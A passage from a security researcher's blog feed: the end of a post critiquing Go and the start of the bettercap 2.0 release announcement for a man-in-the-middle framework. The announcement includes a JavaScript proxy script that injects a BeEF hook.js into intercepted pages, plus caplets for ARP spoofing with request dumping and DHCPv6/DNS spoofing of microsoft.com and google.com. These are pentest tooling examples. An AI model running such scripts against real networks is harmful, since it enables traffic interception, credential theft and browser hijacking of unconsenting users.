and this is not necessarily a huge problem if you enjoy digging into the code itself anyway, but if you’re a documentation junkie, be prepared to a continuous disappointment.</p><h2 class="heading-anchor" id="Git-repos-as-a-Package-System-is-nuts"><a href="#Git-repos-as-a-Package-System-is-nuts" class="anchor-link" aria-hidden="true">#</a><a href="#Git-repos-as-a-Package-System-is-nuts" class="headerlink" title="Git repos as a Package System is nuts"></a>Git repos as a Package System is nuts</h2><p>I had an interesting conversation on Twitter a few days ago, I was explaining to someone why Go imports look like github URLs:</p><figure class="highlight go"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> <span class="string">&quot;github.com/bettercap/bettercap&quot;</span></span><br></pre></td></tr></table></figure><p>Or simply what happens when you:</p><pre><code># go get github.com/bettercap/bettercap</code></pre><p>Basically, in the simplest Go installation you might possibly use (not using <code>vendor</code> folders and/or not overriding <code>$GOPATH</code>), everything (not really but let’s pretend for the sake of simplicity) lives in this arbitrary folder you decided and with which you filled the <code>$GOPATH</code> variable, let’s say in my case it’s <code>/home/evilsocket/gocode</code> (well, <a href="https://github.com/evilsocket/dotfiles/blob/master/data/go.zshrc#L2">it actually is</a>). Whenever I either <code>go get</code> something, or I am importing it and using <code>go get</code> to <a href="https://github.com/bettercap/bettercap/blob/master/Makefile#L28">automagically download the needed packages</a>, what basically happens on my computer is:</p><pre><code># mkdir -p $GOHOME/src# git clone https://github.com/bettercap/bettercap.git $GOHOME/src/github.com/bettercap/bettercap</code></pre><p>Yes, Go actually uses Git repositories for packages, applications and everything Go related … which is very convenient in a way, but it creates a huge problem: as long as you don’t use different tools and / or ugly workarounds (more on this in a bit), everytime you compile a software on a new system which is missing a given package, the <code>master</code> branch of the repository of that package will be cloned, meaning <strong>you’ll potentially have different code every time you compile your project on a new computer even if the code of the application you’re compiling did not change at all</strong> (but the master branch of any of the packages did). </p><center><iframe src="https://giphy.com/embed/12NUbkX6p4xOO4" width="480" height="440" frameBorder="0" class="giphy-embed" allowFullScreen></iframe><p><a href="https://giphy.com/gifs/shia-labeouf-12NUbkX6p4xOO4">via GIPHY</a></p></center><p>Have fun when users will start reporting bugs about third party libraries and you have no idea at which commit the repos where at when they built their version of the software from source ^_^</p><p>Yes, yes, <strong>yes</strong>. You can use <a href="https://github.com/Masterminds/glide">stuff like Glide</a> or any other tool that will “freeze” your dependencies to specific commits / tags and use a separate folder for them … but that is an ugly workaround for a terrible design choice, we all know it, it works, but it’s ugly.</p><p>Pretty much like <a href="http://labix.org/gopkg.in">using URL redirectors</a> in order to be able to import specific versions of a package … it works, but it’s ugly and maybe somebody might also be concerned about the security implications of that … who’s in control of those redirections? Does this whole mechanism make you feel comfortable with the stuff you’re importing in your code and compiling and running on your computer, maybe as root with sudo? <strong>It should not</strong>. </p><h2 class="heading-anchor" id="Reflection-Mmm-not-really-…"><a href="#Reflection-Mmm-not-really-…" class="anchor-link" aria-hidden="true">#</a><a href="#Reflection-Mmm-not-really-…" class="headerlink" title="Reflection? Mmm not really …"></a>Reflection? Mmm not really …</h2><p>When I first heard about Go having reflection and, being used to the concept of reflection from other languages such as Python, Ruby, but also Java, C# and so on, I had so many ideas on how to use it (or, how to use what I thought to be Go’s reflection), like automagically enumerate available 802.11 layer types and build packets out of those, resulting in automatic WiFi fuzzing or something very close to that … it turns out, <code>reflection</code> is a big word when it comes to Go :D</p><p>Yes, given an opaque <code>obj interface&#123;&#125;</code> you can get its original type and you can also list the fields of a given object, but you can’t do simple stuff like enumerating the objects ( <code>struct</code>s and generally <code>type</code>s ) that a given package exports, which might seems trivial, but without it you can’t do stuff like:</p><ol><li>Build a plugin system that autoloads stuff from a given package without explicit declarations.</li><li>Basically everything you can do with <code>dir</code> in Python.</li><li>Build the definitive 802.11 fuzzer I had in mind.</li></ol><p>So yeah, reflection is kind of limited compared to other languages … I don’t know about you, but it bothers me …</p><h2 class="heading-anchor" id="Generics-Nah"><a href="#Generics-Nah" class="anchor-link" aria-hidden="true">#</a><a href="#Generics-Nah" class="headerlink" title="Generics? Nah"></a>Generics? Nah</h2><p>While most people coming from object oriented languages will complain about the lack of generics in Go, I personally don’t find that a big issue not being a super fan of OOP-at-all-costs myself. Instead, I do think Go object model (which is basically not an object model) is simple and slim, this design is inconsistent with the complexity that generics would add IMO.</p><pre><code>NOTEWith this I don&#39;t mean &quot;generics == OOP&quot;, but just that the majority of developers expecting generics is because they replaced C++ with Go and expect something like templates, or the Java generics ... we can surely talk about the small minority coming from functional languages with generics or whatever, but for my experience those are not statistically relevant.</code></pre><p>On the other end, this simplistic object model, which is quite close to <a href="https://www.thejach.com/view/2010/1/oop_in_c_with_function_pointers_and_structs">just using function pointers and structs in C</a>, makes something else less simple and immediate than the average language.</p><p>Let’s say you’re developing a software that has many modules (I like modularity in case that wasn’t clear already :D), all of them derive from the same base object (so you can expect a given interface and handle them transparently) which also needs to have some default functionality already implemented and shared among all derived modules (methods all the derived modules would use so they’re directly implemented in the base object for convenience).</p><p>Well, while on other languages you’d have abstract classes, or stuff that is partially implemented (the common and shared methods) and partially only describes an interface (pure <code>virtual</code> methods):</p><figure class="highlight c++"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br></pre></td><td class="code"><pre><span class="line"><span class="class"><span class="keyword">class</span> <span class="title">BaseObject</span> &#123;</span></span><br><span class="line"><span class="keyword">protected</span>:</span><br><span class="line">  <span class="function"><span class="keyword">void</span> <span class="title">commonMethod</span><span class="params">()</span> </span>&#123;</span><br><span class="line">      <span class="built_in">cout</span> &lt;&lt; <span class="string">&quot;I&#x27;m available to all derived objects!&quot;</span> &lt;&lt; <span class="built_in">endl</span>;</span><br><span class="line">  &#125;</span><br><span class="line"> </span><br><span class="line">  <span class="comment">// while this needs to be implemented by every derived object</span></span><br><span class="line">  <span class="function"><span class="keyword">virtual</span> <span class="title">interfaceMethod</span><span class="params">()</span> </span>= <span class="number">0</span>;</span><br><span class="line">&#125;;```</span><br><span class="line"></span><br><span class="line">It happens that Go simply does <span class="keyword">not</span> support <span class="keyword">this</span>, something can either be an `interface` <span class="keyword">or</span> a base `<span class="class"><span class="keyword">struct</span>` (<span class="title">object</span>), <span class="title">but</span> <span class="title">it</span> <span class="title">can</span>&#x27;<span class="title">t</span> <span class="title">be</span> <span class="title">both</span> <span class="title">at</span> <span class="title">the</span> <span class="title">same</span> <span class="title">time</span>, <span class="title">so</span> <span class="title">we</span>&#x27;<span class="title">d</span> <span class="title">need</span> <span class="title">to</span> &quot;<span class="title">split</span>&quot; <span class="title">this</span> <span class="title">example</span> <span class="title">in</span> <span class="title">this</span> <span class="title">way</span>:</span></span><br><span class="line"></span><br><span class="line">```go</span><br><span class="line">type BaseObjectForMethods <span class="class"><span class="keyword">struct</span> &#123;</span> &#125;</span><br><span class="line"></span><br><span class="line">func (o BaseObjectForMethods) commonMethod() &#123;</span><br><span class="line">    <span class="built_in">log</span>.Printf(<span class="string">&quot;I&#x27;m available to all derived objects!\n&quot;</span>)</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line">type BaseInterface interface &#123;</span><br><span class="line">    interfaceMethod()</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line">type Derived <span class="class"><span class="keyword">struct</span> &#123;</span></span><br><span class="line">    <span class="comment">// I just swallowed my base object and got its methods</span></span><br><span class="line">    BaseObjectForMethods</span><br><span class="line">&#125;   </span><br><span class="line"></span><br><span class="line"><span class="comment">// and here we implement the interface method instead</span></span><br><span class="line">func (d Derived) interfaceMethod() &#123;</span><br><span class="line">    <span class="comment">// whatever, i&#x27;m a depressed object model anyway ... :/</span></span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>And eventually your derived object will implement the interface and extend the base structure … it might look like the same or also that this is a more elegant and decoupled approach, but it can get messy quite fast when you try to push Go polymorphism a little bit further than this ( <a href="https://github.com/bettercap/bettercap/blob/master/session/module.go">here a more realistic example</a> ).</p><h2 class="heading-anchor" id="Go-stuff-is-easy-to-build-CGO-is-hell"><a href="#Go-stuff-is-easy-to-build-CGO-is-hell" class="anchor-link" aria-hidden="true">#</a><a href="#Go-stuff-is-easy-to-build-CGO-is-hell" class="headerlink" title="Go stuff is easy to build, CGO is hell."></a>Go stuff is easy to build, CGO is hell.</h2><p>Building (and crosscompiling) Go apps is incredibly easy, no matter for what platform you’re building it for or from. Using the same Go installation you can compile the same app for Windows, or macOS, or Android or some MIPS device with GNU/Linux if you want, no toolchains needed, no exotic compilers, no OS specific flags to remember, no weird <code>configure</code> scripts that never really work as we expect them to … <strong>HOW COOL IS THAT?!</strong> (if you come from the C/C++ world and used to cross compile your stuff a lot, you know this is huge…or if you’re a security consultant who needs to quickly cross compile his agents for both that tasty Windows domain controller and the crappy MIPS IP Cam he infected yesterday).</p><p>Well, <strong>it happens this is simply not the case if you’re using any native library which was not originally implemented in Go</strong>, and you probably will unless you won’t just use Go for “hello world”.</p><p>Let’s say your Go project is using <code>libsqlite3</code>, or <code>libmysql</code>, or <code>libwhatever</code> because whoever wrote that neat ORM you’re using in your super fast Go API did not bother reimplementing the whole DB protocol in Go (of course) but just used some nice, default, standard and well tested system library wrapped in a CGO module … so far so good, all languages have some wrapping mechanism for native libraries … and also, all is good as long as you’re just compiling your project for your host system, where <code>libsqlite3.so</code>, or <code>libmysql.so</code>, or <code>libwhatever.so</code> are available via some <code>apt-get install precompiled-swag</code> thing, but what happens when you have to crosscompile, let’s say, this project for Android? <strong>What if the destination system does not have <code>libXXXXXX.so</code> as default? Of course, you’ll either need that system’s C/C++ toolchain and compile the library yourself</strong>, or just find a way to install the compiler direcly on that system and compile everything there (using your Android tablet as a build machine basically). Have fun with that.</p><p>Needless to say, if you want / need to support several operating systems and architectures (why you shouldn’t given one of Go biggest strength, as we said, is exactly this?) this adds a huge amount of complexity to your build pipeline, making a Go project at least as complex to cross compile (sometimes, ironically, even more) than just a C/C++ codebase.</p><p>For <a href="https://github.com/evilsocket/arc">some project of mine</a> at some point I just fully replaced the <code>sqlite</code> database I was using with JSON files, that allowed me to get rid of the native dependency and have a 100% Go app, which made crosscompilation <a href="https://github.com/evilsocket/arc/releases">super easy again</a> ( while <a href="https://github.com/bettercap/bettercap/blob/master/build.sh">this is the hell</a> you’re going to have to manage if you just can’t avoid having native dependencies … sorry about that :/ ).</p><p>If your <code>super-smart-self</code> is now screaming <strong>USE STATIC BUILDS!!!!</strong> all over (statically compile libraries in order to at least have them -inside- the binary), just don’t. If you compile everything statically with a given version of <code>glibc</code> the binary will not work on systems with a different <code>glibc</code>.</p><p>If your <code>even-smarter-self</code> is now screaming <strong>USE DOCKER FOR BUILDS!!!!!</strong>, find a way to do it correctly for -every- platform and -every- arch and then send me an email :)</p><p>If your <code>but-i-kinda-know-go-for-real-self</code> is about to suggest some exotic <code>glibc</code> alternative, see requirements for his brother, Mr <code>even-smarter-self</code> :D</p><h2 class="heading-anchor" id="ASLR-Nope-troll-face"><a href="#ASLR-Nope-troll-face" class="anchor-link" aria-hidden="true">#</a><a href="#ASLR-Nope-troll-face" class="headerlink" title="ASLR? Nope! -troll face-"></a>ASLR? Nope! -troll face-</h2><p>So ok, this is kind of controversial, <a href="https://rain-1.github.io/golang-aslr.html">Go binaries have no ASLR</a>, <strong>BUT</strong>, given how Go manages memory (and mostly, given <a href="https://golang.org/doc/faq#no_pointer_arithmetic">it doesn’t have pointer arithmetic</a>) that <strong>should not</strong> be a security issue, as long as you do not use bindings to native libraries with vulnerabilities, in which case the lack of Go ASLR would <a href="http://blog.securitymouse.com/2014/07/bla-bla-lz4-bla-bla-golang-or-whatever.html">make exploitation way easier</a>.</p><p>Now, I kind of get Go developers point and I kind of don’t: why adding complexity to the runtime just to protect the runtime from something it is not vulnerable to in the first place? … but considering how often you end up using native libraries (see the previous section of this post :P) just ignoring the problem is not a wise approach regardless IMHO.</p><h2 class="heading-anchor" id="Conclusions"><a href="#Conclusions" class="anchor-link" aria-hidden="true">#</a><a href="#Conclusions" class="headerlink" title="Conclusions"></a>Conclusions</h2><p>There are many other small things I don’t like about Go, but that is also true for every other language I know, so I just focused on the main things and tried to skip stuff like <code>i don&#39;t like this syntax X</code> which is completely subjective (and I do like Go syntax btw). I saw many people, blindly embracing a new language just because it’s trending on GitHub … on one hand, if so many developers decided to use it, there are indeed good reasons (or they’re just <code>compile-anything-to-javascript</code> hipsters), but the perfect language which is the best option for every possible application does not exist (yet, I still have faith in nipples and fault injection U.U), always better to double check the pros and cons.</p><center>peace<br/><img src="https://abs.twimg.com/emoji/v2/72x72/1f984.png" alt="Unicorn emoji sign-off"/></center>]]></content>
    
    
    <summary type="html">&lt;p&gt;After my last post and generally the kind of indirect advertising I’m doing to the Go programming language for a few months now, I heard about and talked with a lot of people who started being interested in the language, so for once I decided to write what I don’t like about it instead, to provide a more balanced perspective of what’s my experience so far and maybe let some of those people realize that Go is not the right choice for their projects after all.&lt;/p&gt;
&lt;p&gt;&lt;strong&gt;NOTE 1&lt;/strong&gt;&lt;/p&gt;
&lt;p&gt;It’s important to say that some, if not most of the things I’m about to write are purely subjective and related to my programming habits, they do not necessarily represent so called “best practices” and should not be taken like so. Moreover, I’m still a Go noob, some of the things I’m going to say might just be inaccurate / wrong, in which case feel free to correct me and teach me something new, &lt;strong&gt;please&lt;/strong&gt; :D&lt;/p&gt;
&lt;p&gt;&lt;strong&gt;NOTE 2&lt;/strong&gt;&lt;/p&gt;
&lt;p&gt;Before we start: I love this language and I already explained why I still consider it a better choice for several applications, but I’m not interested in an opinion war about Go vs Rust, or Go vs whatever … use what you think it’s best for what you have to do: if that’s Rust go for it, if you think it’s binary code you send to the processor by using your nipples to inject faults into some data bus, go for it, both cases, code and let code, life is too short for being a language hipster.&lt;/p&gt;</summary>


    <category term="go" scheme="https://www.evilsocket.net/tags/go/"/>
    
    <category term="golang" scheme="https://www.evilsocket.net/tags/golang/"/>
    
    <category term="programming" scheme="https://www.evilsocket.net/tags/programming/"/>
    
    <category term="developing" scheme="https://www.evilsocket.net/tags/developing/"/>
    
    <category term="design patterns" scheme="https://www.evilsocket.net/tags/design-patterns/"/>
    
    <category term="oop" scheme="https://www.evilsocket.net/tags/oop/"/>
    
    <category term="language critique" scheme="https://www.evilsocket.net/tags/language-critique/"/>
    
    <category term="software development" scheme="https://www.evilsocket.net/tags/software-development/"/>
    
    <category term="opinion" scheme="https://www.evilsocket.net/tags/opinion/"/>
    
  </entry>
  
  <entry>
    <title>All Hail Bettercap 2.0, One Tool to Rule Them All.</title>
    <link href="https://www.evilsocket.net/2018/02/27/All-hail-bettercap-2-0-one-tool-to-rule-them-all/"/>
    <id>https://www.evilsocket.net/2018/02/27/All-hail-bettercap-2-0-one-tool-to-rule-them-all/</id>
    <published>2018-02-27T19:37:20.000Z</published>
    <updated>2026-04-26T17:13:06.047Z</updated>
    
    <content type="html"><![CDATA[<p>It’s with immense pleasure that I announce the <a href="https://github.com/bettercap/bettercap/releases/tag/v2.0.0">release of the second generation of bettercap</a>, a complete reimplementation of the most complete and advanced Man-in-the-Middle attack framework. This release not only brings MITM attacks to the next level, but it aims to be the reference framework for network monitoring (we &lt;3 blueteams too), 802.11, BLE attacks and more! :D</p><center><strong style="font-size:25px">ベッターキャップ！</strong><img width="200px" src="https://www.bettercap.org/img/logo.png" alt="bettercap project logo"/></center><span id="more"></span><p>The first thing I want to mention is the <a href="https://github.com/orgs/bettercap/people">amazing team</a> that helped me debugging during endless sessions on Windows, or implemented new features that changed the tool radically, or tested, or gave ideas, or reported bugs (on GitHub, not on Twitter -.-) … <strong>you guys rock</strong> and I am so lucky, <strong>thank you</strong>.</p><p>Let’s get started :D</p><h2 class="heading-anchor" id="Performances"><a href="#Performances" class="anchor-link" aria-hidden="true">#</a><a href="#Performances" class="headerlink" title="Performances"></a>Performances</h2><p>As who’s following either me or <a href="https://twitter.com/bettercap">bettercap</a> itself on Twitter probably knows, the biggest change has been in the underlying technology and framework that bettercap relies upon, we switched from a Ruby application, to a compiled Go application and this increased performances tremendously for several reasons. </p><p>First, we’re not victims of a <a href="https://en.wikipedia.org/wiki/Global_interpreter_lock">GIL</a> anymore, this plus Go’s amazing concurrency mechanisms allowes bettercap 2.0 to run on low end hardware and still keep proxying hundreds of connections per second and forwarding tens of hundres of packets, while the previous version had an average of 5-6 connections/s due to how I/O requests were pooled by the interpreter while locking (aka the GIL sucks, a lot). Long story short, <strong>no more unwanted network DoS when performing a MITM attack</strong>!! F YEAH! <em>- put cool ninja move here -</em></p><p>Also memory and CPU usage now are extremely optimized, you can run several instances of bettercap on your Raspberry Pi (or laptop, or router, or whatever … quite literally) and your CPU cores won’t even get to 20% unless you’re attacking a huge subnet … you can monitor LAN events in real time, while scanning for WiFi access points, while attacking BLE devices nearby and all at the same time, super fast, on low end hardware … but more on this later.</p><p><strong>TL;DR:</strong> FU Ruby, Go is amazing, fast and scales exceptionally well. </p><h2 class="heading-anchor" id="Ease-of-installation-and-Portability"><a href="#Ease-of-installation-and-Portability" class="anchor-link" aria-hidden="true">#</a><a href="#Ease-of-installation-and-Portability" class="headerlink" title="Ease of installation and Portability"></a>Ease of installation and Portability</h2><p>Needless to say, having <strong>a single binary with zero dependencies</strong> (or just libpcap.so on some platforms, thing that will be solved with a full static build soon) that you can just drop on a router/server/whatever and run is way better than the whole rubygems/rvm/rubyenv/whateverbs mess, while if you want to update to bleeding edge, all you have to do is install Go and then <code>go get -u github.com/bettercap/bettercap</code> … how freaking cool is that? :D</p><p>Oh … and this new version supports <strong>Windows, macOS, Android, Linux (arm, mips, mips64, etc)</strong> and soon iOS ^_^</p><h2 class="heading-anchor" id="Old-but-brand-new"><a href="#Old-but-brand-new" class="anchor-link" aria-hidden="true">#</a><a href="#Old-but-brand-new" class="headerlink" title="Old but brand new."></a>Old but brand new.</h2><p>The useful features of the old version have been ported to this new one and you will find them as <a href="https://github.com/bettercap/bettercap/wiki">session modules</a> (really, RTFM, I spent hours writing that shit), so you’ll have <code>net.recon</code> searching for new hosts on your network while <code>net.probe</code> will keep probing for new ones, there’s our old friend <code>arp.spoof</code> with his buddies <code>tcp.proxy</code>, <code>http.proxy</code> and  <code>https.proxy</code> (now <strong>all proxies are scriptable in Javascript</strong>) with some new <code>dhcp6.spoof</code> friend. You have the <code>net.sniff</code>er of course, a <code>syn.scan</code>ner if you need and several other core modules you can use to script your interactive session while the <code>events.stream</code> will flow in front of you :D</p><p>Talking about scripting, as I said proxy modules are easily scriptable in JS:</p><figure class="highlight js"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br></pre></td><td class="code"><pre><span class="line"><span class="function"><span class="keyword">function</span> <span class="title">onLoad</span>(<span class="params"></span>) </span>&#123;</span><br><span class="line">    log( <span class="string">&quot;BeefInject loaded.&quot;</span> );</span><br><span class="line">    log(<span class="string">&quot;targets: &quot;</span> + env[<span class="string">&#x27;arp.spoof.targets&#x27;</span>]);</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="function"><span class="keyword">function</span> <span class="title">onResponse</span>(<span class="params">req, res</span>) </span>&#123;</span><br><span class="line">    <span class="keyword">if</span>( res.ContentType.indexOf(<span class="string">&#x27;text/html&#x27;</span>) == <span class="number">0</span> )&#123;</span><br><span class="line">        <span class="keyword">var</span> body = res.ReadBody();</span><br><span class="line">        <span class="keyword">if</span>( body.indexOf(<span class="string">&#x27;&lt;/head&gt;&#x27;</span>) != -<span class="number">1</span> ) &#123;</span><br><span class="line">            res.Body = body.replace( </span><br><span class="line">                <span class="string">&#x27;&lt;/head&gt;&#x27;</span>, </span><br><span class="line">                <span class="string">&#x27;&lt;script type=&quot;text/javascript&quot; src=&quot;http://beef-server:3000/hook.js&quot;&gt;&lt;/script&gt;&lt;/head&gt;&#x27;</span> </span><br><span class="line">            ); </span><br><span class="line">        &#125;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>Also, now we have “caplets”, which are basically like metasploit <code>.rc</code> files … enough ugly shell scripts because we don’t remember the command line for every attack scenario, now you can save your commands as <code>.cap</code> files and load them from your interactive session, let’s see a couple of interesting examples :D</p><p><code>http-req-dump.cap</code></p><p>Execute an ARP spoofing attack on the whole network (by default) or on a host (using <code>-eval</code> as described), intercept HTTP and HTTPS requests with the <code>http.proxy</code> and <code>https.proxy</code> modules and dump them using the <code>http-req-dumsp.js</code> proxy script.</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># targeting the whole subnet by default, to make it selective:</span></span><br><span class="line"><span class="comment">#</span></span><br><span class="line"><span class="comment">#   sudo ./bettercap -caplet caplets/http-req-dump.cap -eval &quot;set arp.spoof.targets 192.168.1.64&quot;</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># to make it less verbose</span></span><br><span class="line"><span class="comment"># events.stream off</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># discover a few hosts </span></span><br><span class="line">net.probe on</span><br><span class="line">sleep 1</span><br><span class="line">net.probe off</span><br><span class="line"></span><br><span class="line"><span class="comment"># uncomment to enable sniffing too</span></span><br><span class="line"><span class="comment"># set net.sniff.verbose false</span></span><br><span class="line"><span class="comment"># set net.sniff.local true</span></span><br><span class="line"><span class="comment"># set net.sniff.filter tcp port 443</span></span><br><span class="line"><span class="comment"># net.sniff on</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># we&#x27;ll use this proxy script to dump requests</span></span><br><span class="line"><span class="built_in">set</span> https.proxy.script caplets/http-req-dump.js</span><br><span class="line"><span class="built_in">set</span> http.proxy.script caplets/http-req-dump.js</span><br><span class="line">clear</span><br><span class="line"></span><br><span class="line"><span class="comment"># go ^_^</span></span><br><span class="line">http.proxy on</span><br><span class="line">https.proxy on</span><br><span class="line">arp.spoof on</span><br></pre></td></tr></table></figure><p><code>netmon.cap</code></p><p>An example of how to use the <code>ticker</code> module, use this caplet to monitor activities on your network.</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># clear the screen and show data every second</span></span><br><span class="line"><span class="comment"># this will create a nice animation of your</span></span><br><span class="line"><span class="comment"># network activity</span></span><br><span class="line"><span class="built_in">set</span> ticker.commands <span class="string">&quot;clear; net.show; events.show 20&quot;</span></span><br><span class="line">ticker on</span><br><span class="line"></span><br><span class="line">net.probe on</span><br></pre></td></tr></table></figure><p><code>airodump.cap</code></p><p>Same as <code>netmon.cap</code> but will monitor for WiFi access points and clients instead of network hosts.</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># let&#x27;s add some api :D</span></span><br><span class="line">include caplets/rest-api.cap</span><br><span class="line"></span><br><span class="line"><span class="built_in">set</span> $ &#123;by&#125;&#123;fw&#125;&#123;env.iface.name&#125;&#123;reset&#125; &#123;bold&#125;» &#123;reset&#125;</span><br><span class="line"><span class="built_in">set</span> ticker.commands clear; wifi.show; net.show; events.show 20</span><br><span class="line"></span><br><span class="line"><span class="comment"># uncomment to disable channel hopping</span></span><br><span class="line"><span class="comment"># set wifi.recon.channel 1</span></span><br><span class="line"></span><br><span class="line">wifi.recon on</span><br><span class="line">ticker on</span><br><span class="line">events.clear</span><br><span class="line">clear</span><br></pre></td></tr></table></figure><p><code>mitm6.cap</code></p><p><a href="https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/">Reroute IPv4 DNS requests by using DHCPv6 replies</a>, start a HTTP server and DNS spoofer for <code>microsoft.com</code> and <code>google.com</code> (works against Windows 10 ^_^):</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># let&#x27;s spoof Microsoft and Google ^_^</span></span><br><span class="line"><span class="built_in">set</span> dns.spoof.domains microsoft.com, google.com</span><br><span class="line"><span class="built_in">set</span> dhcp6.spoof.domains microsoft.com, google.com</span><br><span class="line"></span><br><span class="line"><span class="comment"># every request http request to the spoofed hosts will come to us</span></span><br><span class="line"><span class="comment"># let&#x27;s give em some contents</span></span><br><span class="line"><span class="built_in">set</span> http.server.path caplets/www</span><br><span class="line"></span><br><span class="line"><span class="comment"># serve files</span></span><br><span class="line">http.server on</span><br><span class="line"><span class="comment"># redirect DNS request by spoofing DHCPv6 packets</span></span><br><span class="line">dhcp6.spoof on</span><br><span class="line"><span class="comment"># send spoofed DNS replies ^_^</span></span><br><span class="line">dns.spoof on</span><br><span class="line"></span><br><span class="line"><span class="comment"># set a custom prompt for ipv6</span></span><br><span class="line"><span class="built_in">set</span> $ &#123;by&#125;&#123;fw&#125;&#123;cidr&#125; &#123;fb&#125;&gt; &#123;env.iface.ipv6&#125; &#123;reset&#125; &#123;bold&#125;» &#123;reset&#125;</span><br><span class="line"><span class="comment"># clear the events buffer and the screen</span></span><br><span class="line">events.clear</span><br><span class="line">clear</span><br></pre></td></tr></table></figure><p>These are just a few basic examples, I strongly encourage you to check the <a href="https://github.com/bettercap/caplets">caplets repository</a>.</p><h2 class="heading-anchor" id="WiFi-BLE-and-more-to-come"><a href="#WiFi-BLE-and-more-to-come" class="anchor-link" aria-hidden="true">#</a><a href="#WiFi-BLE-and-more-to-come" class="headerlink" title="WiFi, BLE and more to come!"></a>WiFi, BLE and more to come!</h2><p>There’s a brand new <code>wifi.recon</code> module that will either stick to a channel or perform channel hopping, both for 2.4Ghz and 5.0Ghz frequencies, reporting useful information on what’s going on at the <strong>802.11</strong> layer, the <code>wifi.deauth</code> module will deauth clients (doh!) while the <code>net.sniff</code>er will capture WPA2 handshakes (<strong>bye bye kismet, airodump, airmon, wifite</strong>, etc!). Meanwhile, the <code>ble.recon</code> will discover every <strong>Bluetooth Low Energy</strong> device you might want to inspect with <code>ble.enum</code> or fuzz with <code>ble.write</code>. Also <code>wifi.fuzz</code> and <code>ble.fuzz</code> modules are work in progress, as well as <code>sdr.*</code> modules and others.</p><p>Did I mention that this works on macOS and Windows too? :D Oh, and probably your macOS has <a href="https://twitter.com/bettercap/status/967453847114407936">a WiFi card capable of monitor mode and frames injection already</a> :D This release is taking everything to the next level, we’re not just in the ethernet, <strong>we are everywhere</strong>.</p><h2 class="heading-anchor" id="Habemus-API"><a href="#Habemus-API" class="anchor-link" aria-hidden="true">#</a><a href="#Habemus-API" class="headerlink" title="Habemus API"></a>Habemus API</h2><p>I believe this is functionally the biggest change, or at least the one with the biggest potential: <strong>we finally have a <a href="https://github.com/bettercap/bettercap/wiki/api.rest">REST API</a>!</strong> Imagine having a mobile client for your bettercap instance running in your dropbox, or simply imagine to develop a mobile application just by launching the Android executable, using the <code>http.server</code> module itself to serve a web UI and just create a WebView to render it … boom, easy mobile baby! :D</p><p>You can read every single bit of information, you can have per IP realtime network statistics, you can send commands, wait for events … the sky is the limit!!! <em>-put evil laugh here-</em></p><center><blockquote class="twitter-tweet" data-lang="en"><p lang="en" dir="ltr">There&#39;s power on that USB ... kismet on a drone ftw <a href="https://t.co/CbeeyL0QtZ">pic.twitter.com/CbeeyL0QtZ</a></p>&mdash; 🦄 (@evilsocket) <a href="https://twitter.com/evilsocket/status/941320272728264705?ref_src=twsrc%5Etfw">December 14, 2017</a></blockquote><script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script></center><p>I’m so looking forward to see what users will create with this API, <strong>no more ugly Python wrappers</strong>, <strong>no 